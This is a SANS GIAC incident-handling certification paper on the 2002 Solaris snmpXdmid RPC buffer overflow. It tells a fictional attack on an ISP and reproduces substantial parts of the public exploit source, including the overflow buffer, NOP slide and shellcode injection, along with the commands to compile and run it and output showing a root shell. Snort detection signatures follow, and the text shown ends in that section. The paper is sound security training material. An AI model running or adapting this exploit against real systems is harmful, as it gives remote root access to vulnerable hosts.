



# Global Information Assurance Certification Paper

Copyright SANS Institute  
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

## Interested in learning more?

Check out the list of upcoming events offering  
"Hacker Tools, Techniques, and Incident Handling (Security 504)"  
at <http://www.giac.org/registration/gcih>

**GAIC - GCIH Practical Assignment**  
**Version: 2.0 Option 1**

# **Sun snmpXdmi overflow**

Kevin Miller  
SANS – Monterey, February 2002

## **Table of Contents:**

<b><u>1.</u></b>	<b><u>The Exploit</u></b>	<b>2</b>
1.1	<u>Exploit Name.</u>	2
1.2	<u>Operating Systems Affected:</u>	2
1.3	<u>Protocols / Services / Applications.</u>	2
1.4	<u>Brief Description.</u>	2
1.5	<u>Variants.</u>	3
1.6	<u>References.</u>	3
<b><u>2.</u></b>	<b><u>The Attack</u></b>	<b>4</b>
2.1	<u>Description:</u>	4
2.2	<u>Protocol description.</u>	7
2.3	<u>How the exploit works.</u>	9
2.4	<u>the attack described.</u>	12
2.5	<u>Signature of the attack</u>	14
2.6	<u>protecting against it.</u>	22
<b><u>3.</u></b>	<b><u>The Incident Handling Process</u></b>	<b>24</b>
3.1	<u>Preparation.</u>	24
3.2	<u>Identification.</u>	24
3.3	<u>Containment.</u>	27
3.4	<u>Eradication.</u>	29
3.5	<u>Recovery.</u>	30
3.6	<u>Lessons Learned.</u>	31
<b><u>Appendix (A).</u></b>	<b><u>Glossary – from DMI Specification</u></b>	<b>32</b>
<b><u>Appendix (B).</u></b>	<b><u>Source Code solsparc_snmpXdmid.c</u></b>	<b>34</b>
<b><u>Appendix (C).</u></b>	<b><u>Rootkit Information</u></b>	<b>39</b>
<b><u>References</u></b>		<b>46</b>

## **Table of Figures:**

<u>Figure 1: Big City ISP Infrastructure</u>	5
<u>Figure 2: DMI and Enterprise Agents</u>	9
<u>Figure 3: snmpXdmid Attack Demonstrated</u>	13
<u>Figure 4: Attack Steps</u>	13
<u>Figure 5: RPC Request Program 100249</u>	15

<a href="#"><u>Figure 6: RPC Reply Program 100249</u></a>	16
<a href="#"><u>Figure 7: Snort Alerts on this Packet.</u></a>	18
<a href="#"><u>Figure 8: Running snmpXdmid after Patching.</u></a>	23

© SANS Institute 2000 - 2002, Author retains full rights.

# 1. The Exploit

## 1.1 Exploit Name.

Solaris SNMP to DMI mapper daemon vulnerability.

CVE Name: CVE-2001-0236.

CERT Advisory: CA-2001-05

## 1.2 Operating Systems Affected:

- Sun Solaris 2.6\_(sparc and x86)
- Sun Solaris 7.0\_(sparc and x86)
- Sun Solaris 8.0\_(sparc and x86)

## 1.3 Protocols / Services / Applications.

- RPC portmapper - udp port 111
- snmpXdmid service ID 100249 for this attack TCP port 32777.

Note: The RPC portmapper service was queried on UDP port 111 to obtain the port assignment of the snmpXdmid service id 100249.

## 1.4 Brief Description.

The snmpXdmid exploit takes advantage of a buffer overflow condition. The snmpXdmid daemon runs as root. Compromising it can result in both local and remote root access. According to Job de Hass “the overflow can be triggered by the event DmiComponentAdded with all fields empty except for the name of the component the indication is about. This results in a simple overflow in a memcpy in the daemon.”<sup>1</sup>

The remote procedure call (RPC) portmapper is queried to determine the port assigned to the snmpXdmid daemon. An indication is sent to the DmiComponentAdded function and is formed to cause a buffer overflow. The return pointer is adjusted to bounce back to a command shell sent in the code. The daemon was running as root so the shell is now a root shell.

---

<sup>1</sup> Haas, Job de. “Solaris SNMP to DMI mapper daemon vulnerability.” Date: 2001-03-15.  
URL: [http:// www.itsx.com/snmpXdmid.html](http://www.itsx.com/snmpXdmid.html)

## **1.5 Variants.**

Sun is the only platform that variants exist for.

Two variations of the exploit are:

- SnmpXdmid/s-no Exploit<sup>1</sup>
- solsparc\_snmpxdmid.c<sup>2</sup>

There are other RCP exploits<sup>3</sup> such as

```
rpc.ttdbserverd  
yppasswdd  
rpc.stad  
rcp.sadmind  
rpc.pcnfsd  
rpc.nisd  
rpc.cmsd
```

The similarity between the snmpXdmid exploit and the others is the RPC portmapper service. All of the services use the RPC functions to communicate. There is a client stub and server stub association for each service.

## **1.6 References.**

URL's on the snmpXdmid vulnerability.

<http://www.itsx.com/snmpXdmid.html> <sup>vi</sup>  
<http://www.kb.cert.org/vuls/id/648304> <sup>4</sup>

The source for the exploit was obtained from:

[http://www.lsd-pl.net/code/SOLARIS/solsparc\\_snmpxdmid.c](http://www.lsd-pl.net/code/SOLARIS/solsparc_snmpxdmid.c) <sup>ii</sup>

## 2. The Attack

### 2.1 Description:

Profiles:

Attacker

The attacker subscribed to the bugtraq list and noticed a message posted on December 21<sup>st</sup>, 1999 entitled "Solaris 2.7 dmispd local/remote problems"<sup>5</sup>. In the note the author talked of problems associated with the dmispd daemon. Our attacker found the note interesting so he archived it to his Solaris folder. Three months later another appeared, this one entitled "Solaris /usr/lib/smi/snmpXdmid vulnerability."<sup>6</sup> The platform our attacker was using was Redhat Linux 7.1. Our attacker had control of many machines within Big City ISP ADSL Customer base. One of the machines belonged to Bob. Bob had a very weak root password on his machine; it was "password".

Victim(s):

Bob:

Bob had a high speed ADSL modem at home with a small network of 2 machines one a Windows NT workstation and the other a Redhat Linux 7.0. Both machines had static routable IP addresses. Bob had no firewall at home and didn't have time for security. Bob was a programmer at Big City ISP and worked in the web design department.

Big City ISP:

The technical area of Big City ISP was understaffed and overworked. Larry, Curly and Moe supported the company's network and firewall. The company firewall was an HA pair of Cisco PIX 525's. The routers were Cisco 7206. The Web, Mail and News servers were all Sun E220R Sparc boxes running Solaris 2.7. Operating system builds were beginning to improve at Big City ISP. The new web server had the full install (plus OEM) and had been patched. Curly had turned off telnet, installed openssh, wu-ftp and had time to change the banners. The SMTP mail server was a tight install; Curly had finished patching it and had time to setup anti-relaying. The news server was in the worst shape. It was inherited and no one had taken ownership of it. It had a complete build (plus OEM) of Solaris 2.7 on it. No patches had been done and all

services were running on the box. The technical team had other projects on their plate and they felt the firewall was secure. The rule set on the firewall allowed all head office traffic out to the Internet. Http traffic was filtered thru a Web blocking application. The rule allowing Internet traffic in was restricted to the DMZ network and allowed the following: http, https to the web server, SMTP to the mail server and nntp to the News server. One of the rules allowed all ports access to the DMZ from the ADSL IP block of addresses, sloppy but true. Bob's ADSL IP's were two that were on that list.




Figure 1: Big City ISP Infrastructure

The stage is set. Attacker has root access to Bob's Redhat Linux box because of a successful brute force attack on the telnet service. After some DNS reconnaissance our attacker had run scans from Bob's Redhat Linux box, against Big City ISPs' IP ranges using nmap. Here is the result of the nmap scan on the news server:

```
#nmap -st news.bigcityisp.com
```

Port	State	Service
7/tcp	open	echo
9/tcp	open	discard
13/tcp	open	daytime
19/tcp	open	chargen



21/tcp	open	ftp
23/tcp	open	telnet
25/tcp	open	smtp
37/tcp	open	time
79/tcp	open	finger
111/tcp	open	sunrpc
119/tcp	open	nntp
512/tcp	open	exec
513/tcp	open	login
514/tcp	open	shell
515/tcp	open	printer
540/tcp	open	uucp
6000/tcp	open	X11
6112/tcp	open	dtspc
7100/tcp	open	font-service
8888/tcp	open	sun-answerbook
32771/tcp	open	sometimes-rpc5
32772/tcp	open	sometimes-rpc7
32773/tcp	open	sometimes-rpc9
32774/tcp	open	sometimes-rpc11
32775/tcp	open	sometimes-rpc13
32778/tcp	open	sometimes-rpc19

Our attacker decided to check the services RPC offered.

```
# rpcinfo -p news.bigcityisp.com
```

program	vers	proto	port	service
100000	4	tcp	111	rpcbind
100000	3	tcp	111	rpcbind
100000	2	tcp	111	rpcbind
100000	4	udp	111	rpcbind
100000	3	udp	111	rpcbind
100000	2	udp	111	rpcbind
100024	1	udp	32772	status
100024	1	tcp	32771	status
100133	1	udp	32772	
100133	1	tcp	32771	
100021	1	udp	4045	nlockmgr
100021	2	udp	4045	nlockmgr
100021	3	udp	4045	nlockmgr
100021	4	udp	4045	nlockmgr
100232	10	udp	32773	sadmind
100011	1	udp	32774	rquotad
100002	2	udp	32775	rusersd

100002	3	udp	32775	rusersd
100002	2	tcp	32772	rusersd
100002	3	tcp	32772	rusersd
100012	1	udp	32776	sprayd
100008	1	udp	32777	walld
100001	2	udp	32778	rstatd
100001	3	udp	32778	rstatd
100001	4	udp	32778	rstatd
100083	1	tcp	32773	
100221	1	tcp	32774	
100235	1	tcp	32775	
100068	2	udp	32779	
100068	3	udp	32779	
100068	4	udp	32779	
100068	5	udp	32779	
536870916	1	udp	32780	
100021	1	tcp	4045	nlockmgr
100021	2	tcp	4045	nlockmgr
100021	3	tcp	4045	nlockmgr
100021	4	tcp	4045	nlockmgr
1289637086	4	tcp	32781	
1289637086	1	tcp	32781	
1289637086	3	tcp	32781	
1289637086	2	tcp	32781	
300598	1	udp	33140	
300598	1	tcp	35162	
805306368	1	udp	33140	
805306368	1	tcp	35162	
100249	1	udp	33145	
100249	1	tcp	35165	

## **2.2 Protocol description.**

The Desktop Management Task Force (DMTF) defined the Desktop Management Interface (DMI) specification. DMI was developed to provide a bridge between management applications and the managed components.

DMI has four elements they are:

1. a format for describing management information
2. a service provider entity
3. two sets of APIs, one set for service providers and management applications to interact, and the other for service providers and components to interact.
4. a set of services for facilitating remote communication. <sup>2 7</sup>

The Sun solution to the DMI specification is called “Solstice Enterprise Agent” (SEA)<sup>8</sup>. SEA consists of:

- SNMP Master Agent that listens on port 161/udp (SNMP),

The SNMP protocol uses UDP ports 161 and 162. Messages are sent over the ports between manager and agent components. SNMP has five operator functions:

1. get-request (used from manager to agent on udp/161)
2. get-next-request (used from manager to agent on udp/161)
3. set-request (used from manager to agent on udp/161)
4. get-response (response to manager from agent on udp/161)
5. trap (notification to manager on udp/162 from agent of an event)<sup>3 9</sup>

- subagents that communicate with the Master Agent via SNMP,
- Legacy SNMP agents
- Mapper provides conversion of DMI to SNMP and SNMP to DMI for the Master Agent. The snmpXdmid daemon is the mapper that provides the conversion. The SEA toolkit states; “The DMI mapper snmpXdmid provides a mapping function that dynamically translates DMI information into the SNMP MIB format for communication with SNMP management applications. An SNMP management application may send requests to snmpXdmid, that in turn converts the SNMP requests into DMI requests.”<sup>4</sup>

---

<sup>2</sup> Desktop Management Task Force (DMTF). Desktop Management Interface Specification, Version 2.0s June 24, 1998: 8

URL: <http://www.dmtf.org/download/spec/dmi20s.zip>

<sup>3</sup> Stevens, W. Richard. TCP/IP Illustrated, Volume 1.

Reading: Addison Wesley Longman, Inc, 1994. 360-361

<sup>4</sup> Solstice Enterprise Agents User Guide 1.0, Chapter 6. Using SNMP With DMI

URL: [http://www.sun.com/software/entagents/docs/Ughhtml/snmp\\_with\\_dmi.doc.html](http://www.sun.com/software/entagents/docs/Ughhtml/snmp_with_dmi.doc.html)




Figure 2: DMI and Enterprise Agents <sup>5</sup>

Access to snmpXdmid is through Remote Procedure Call (RPC). The RPC client stub sends the request to the remote server RPC stub. The server stub receives the request and passes it on to the service. The process is reversed to send the reply back. The RPC portmapper service is queried to locate the ephemeral ports assigned to the snmpXdmid service. The RPC program number assigned to snmpXdmid is 100249.

Once the high numbered ephemeral port is known, the attack sends a series of datagrams to take advantage of a callback service from dmid to snmpXdmid.

“The overflow is generated by the event ‘DmiComponentAdded’. with all fields empty except for the name of the component the indication is about. The result is an overflow in a ‘memcpy’.” see footnote 1 above

### 2.3 How the exploit works.

The RPC service on the victim is queried to see if the snmpXdmid service is running the code does this is:

```
#define SNMPXDMID_PROG 100249 /* SNMPXDMID_PROG is initialized to 100249 */
#define SNMPXDMID_VERS 0x1 /* SNMPXDMID_VERS is initialized to 0x1 */
.
.
.
sck=RPC_ANYSOCK; /* RPC port query for snmpxdmid tcp port number*/
if(!(cl=clnttcp_create(&adr,SNMPXDMID_PROG,SNMPXDMID_VERS,&sck,0,0)){
    clnt_pcreateerror("error");exit(-1);
```

<sup>5</sup> Solstice Enterprise Agents User Guide 1.0, Section 5.4. Figure 5-1, Architecture of DMI  
URL: [http://www.sun.com/software/entagents/docs/UGhtml/using\\_dmi.doc.html](http://www.sun.com/software/entagents/docs/UGhtml/using_dmi.doc.html)

```

}
cl->cl_auth=authunix_create("localhost",0,0,0,NULL);6

```

The struct definitions set up global pointer variables. Local variables are set inside of the main() function. The req.prgma.val variable contains the buffer overflow code that will be sent to snmpXdmid daemon on the victim.

```

typedef struct{
    struct{unsigned int len;char *val;}name;
    struct{unsigned int len;char *val;}prgma;
}req_t;
.
.
.
main(int argc,char **argv){
    char buffer[140000],address[4],pch[4],*b;
    int i,c,n,vers=-1,port=0,sck;
    CLIENT *cl;enum clnt_stat stat;
    struct hostent *hp;
    struct sockaddr_in adr;
    struct timeval tm={10,0};
    req_t req;
    .
    .
    sck=RPC_ANYSOCK; /* RPC port query for snmpxdmid tcp port number*/
    if(!(cl=clnttcp_create(&adr,SNMPXDMID_PROG,SNMPXDMID_VERS,&sck,0,0))){
        clnt_pcreateerror("error");exit(-1); /* if a connection is not available send an error and exit
        program */
    }
    cl->cl_auth=authunix_create("localhost",0,0,0,NULL);

    i=sizeof(struct sockaddr_in);
    if(getsockname(sck,(struct sockaddr*)&adr,&i)==-1){
        struct{unsigned int maxlen;unsigned int len;char *buf;}nb;
        ioctl(sck, (('S'<<8)|2),"sockmod");
        nb.maxlen=0xffff;
        nb.len=sizeof(struct sockaddr_in);
        nb.buf=(char*)&adr;
        ioctl(sck, (('T'<<8)|144),&nb);
    }
    n=ntohs(adr.sin_port);
    printf("port=%d connected! ",n);fflush(stdout);

    findscckcode[12+2]=(unsigned char)((n&0xff00)>>8);
    findscckcode[12+3]=(unsigned char)(n&0xff);

    b=&buffer[0];
    for(i=0;i<1248;i++) *b++=pch[i%4];
    for(i=0;i<352;i++) *b++=address[i%4];
    *b=0;

```

<sup>6</sup> LSD Research Group, "snmpXdmid" April 2001

URL: <[http://www.lsd-pl.net/code/SOLARIS/solsparc\\_snmpxdmid.c](http://www.lsd-pl.net/code/SOLARIS/solsparc_snmpxdmid.c)>

```

b=&buffer[10000];
for(i=0;i<64000;i++) *b++=0;
for(i=0;i<64000-188;i++) *b++=nop[i%4]; /* no op slide */
for(i=0;i<strlen(findscckcode);i++) b++=findscckcode[i]; /* holding TCP connection */
for(i=0;i<strlen(shellcode);i++) *b++=shellcode[i]; /* Sends shellcode */
*b=0;

req.name.len=1200+400+4;
req.name.val=&buffer[0];
req.pragma.len=128000+4;
req.pragma.val=&buffer[10000]; /* buffer overflow with /bin/ksh */ 6

```

The preprocessor define statement established the value for the SNMPXDMID\_ADDCOMPONENT identifier as 0x101. Referencing the Sun SEA software development kit we find the required definitions and the indication targeted for the buffer overflow, being DmiComponentAddedIN.

```

typedef struct DmiSubscriptionNoticeIN DmiSubscriptionNoticeIN;

#define DMI2_CLIENT ((unsigned long)(123456789))
#define RMI2_CLIENT_VERSION ((unsigned long)(0x1))

#if defined(__STDC__) || defined(__cplusplus)
#define _DmiDeliverEvent ((unsigned long)(0x100))
extern DmiErrorStatus_t * _dmideliverevent_0x1(DmiDeliverEventIN *, CLIENT *);
extern DmiErrorStatus_t * _dmideliverevent_0x1_svc(DmiDeliverEventIN *, struct svc_req *);
#define _DmiComponentAdded ((unsigned long)(0x101))
extern DmiErrorStatus_t * _dmicomponentadded_0x1(DmiComponentAddedIN *, CLIENT *);
extern DmiErrorStatus_t * _dmicomponentadded_0x1_svc(DmiComponentAddedIN *, struct
svc_req *);7

```

The “findscckcode” is for keeping the TCP connection alive for the interactive shell that is spawned by “shellcode”.<sup>10</sup>

```

b=&buffer[0];
for(i=0;i<1248;i++) *b++=pch[i%4];
for(i=0;i<352;i++) *b++=address[i%4];
*b=0;

b=&buffer[10000];
for(i=0;i<64000;i++) *b++=0;
for(i=0;i<64000-188;i++) *b++=nop[i%4];
for(i=0;i<strlen(findscckcode);i++) *b++=findscckcode[i];
for(i=0;i<strlen(shellcode);i++) *b++=shellcode[i];
*b=0;

req.name.len=1200+400+4;
req.name.val=&buffer[0];
req.pragma.len=128000+4;

```

<sup>7</sup> Sun Solstice Enterprise Agent Software Development Kit (Solaris 2.6,7), miexample.h file.  
URL:// <http://www.sun.com/software/entagents/download/index.html>

```
req.pragma.val=&buffer[10000];

stat=clnt_call(cl,SNMPXDMID_ADDCOMPONENT,xdr_req,&req,xdr_void,NULL,tm);
if(stat==RPC_SUCCESS) {printf("\nerror: not vulnerable\n");exit(-1);}
printf("sent!\n"); 6 above
```

A memcpy allows the overflow to occur with the xdr\_DmiComponetAddedIn indication when this occurs. The return pointer is overwritten with the nops, findsckcode and shellcode then the return pointer is set back to run the shellcode.

To use the exploit, the code was compiled with the following:

```
Attacker# gcc solsparc_snmpxdmid.c -o solsparc_snmpxdmid
```

Then run:

```
Attacker # solsparc_snmpxdmid news.bigcityisp.com -v 7
```

To take advantage of the exploit without the code you could use the Sun SEA SDK. Using a debugger to monitor the snmpXdmid you could send indications to the daemon. By increasing the buffer size for different indications you would monitor the stack for an overflow condition. Once an overflow condition was located you could then write out the indication and variable strings required to take advantage of the overflow.

## **2.4 the attack described.**

Our attacker, using Bob's Redhat 7.0 machine, has run the attack against the news server at bigcityisp.com. The screen capture shown in Figure 3 shows the attack.

```

root@BobsRedHat: /root
[root@BobsRedHat /root]# uname -a
Linux BobsRedHat 2.2.16-22 #1 Tue Aug 22 16:49:06 EDT 2000 i686 unknown
[root@BobsRedHat /root]# ./solsparc_snmpxdmid news.bigcityisp.com -v 7
copyright LAST STAGE OF DELIRIUM mar 2001 poland //lsd-pl.net/
snmpXdmid for solaris 2.7 2.8 sparc

adr=0x000c8f68 timeout=10 port=732 connected! sent!
SunOS news.bigcityisp.com 5.7 Generic_106541-02 sun4u sparc SUNW,Ultra-5_10
id
uid=0(root) gid=1(other)

```

Figure 3: snmpXdmid Attack Demonstrated




Figure 4: Attack Steps

## 2.5 Signature of the attack



The snmpXdmid attack has two signatures that snort alerts on. The first is the initial RPC request for the port number and the second is the beginning of the overflow attack.

The packet captures were done using snort in binary (tcpdump mode) using:

```
# news.bigcityisp.com > snort -b -i hme0 -l /var/log/snort
```

The traces come from the out3.file and are displayed in Ethereal or snort output. The snort output uses the syntax "snort -dve -r out3.file".

The output log, out3.file, was used to create the alert files using the following command:

```
# news.bigcityisp.com> snort -r out3.file -r ./rules/ -l /var/log/snort
```

There are three distinct patterns that are matched by snort for the traffic, they are:

- The initial RPC request for the snmpXdmid program number caused snort to alert.

```
[**] [1:1279:4] RPC UDP portmap request snmpXdmid [**]  
[Classification: Decode of an RPC Query] [Priority: 2]  
04/10-00:41:45.161075 0:50:8B:2:3A:D7 -> 8:0:20:B9:15:E7 type:0x800 len:0x62  
192.168.1.32:1026 -> 192.168.1.10:111 UDP TTL:64 TOS:0x0 ID:6534 IpLen:20 DgmLen:84  
Len: 64  
[Xref=> http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0236]  
[Xref=> http://www.cert.org/advisories/CA-2001-05.html]  
[Xref=> http://www.securityfocus.com/bid/2417]
```

The signature match from the rpc.rules file used by snort (v 1.8.6) for the alert above is:

```
alert UDP $EXTERNAL_NET any -> $HOME_NET 111 (msg:"RPC UDP portmap request  
snmpXdmid"; content:"|01 87 99 00 00|"; offset:40; depth:8; reference:cve,CAN-2001-0236;  
reference:url,www.cert.org/advisories/CA-2001-05.html; reference:bugtraq,2417; classtype:rpc-  
portmap-decode; sid:1279; rev:4;)8
```

There's a group of two items that need to exist in the packet for the alert to occur. The matches are:

1. UDP from any IP on any port to our network on port 111, the RPC port.
2. The content "|01 87 99 00 00|", offset 40 and depth of 8 are

<sup>8</sup> Rosech, Martin "Snort 1.8 series ruleset" Apr. 15, 2002.

URL: <http://www.snort.org/dl/signatures/snortrules.tar.gz>

grouped. The specific variable to match is identified by content. For offset we start looking for the content at the offset value but it can be matched up to a maximum of the value of depth away from the initial offset. The offset and depth variables keep the time to search to a minimum.<sup>11</sup>

The RPC request is shown in Figure 5. The RPC reply packet, shown in Figure 6, provides the port number for the snmpXdmid daemon, TCP 32792.




Figure 5: RPC Request Program 100249<sup>12</sup>

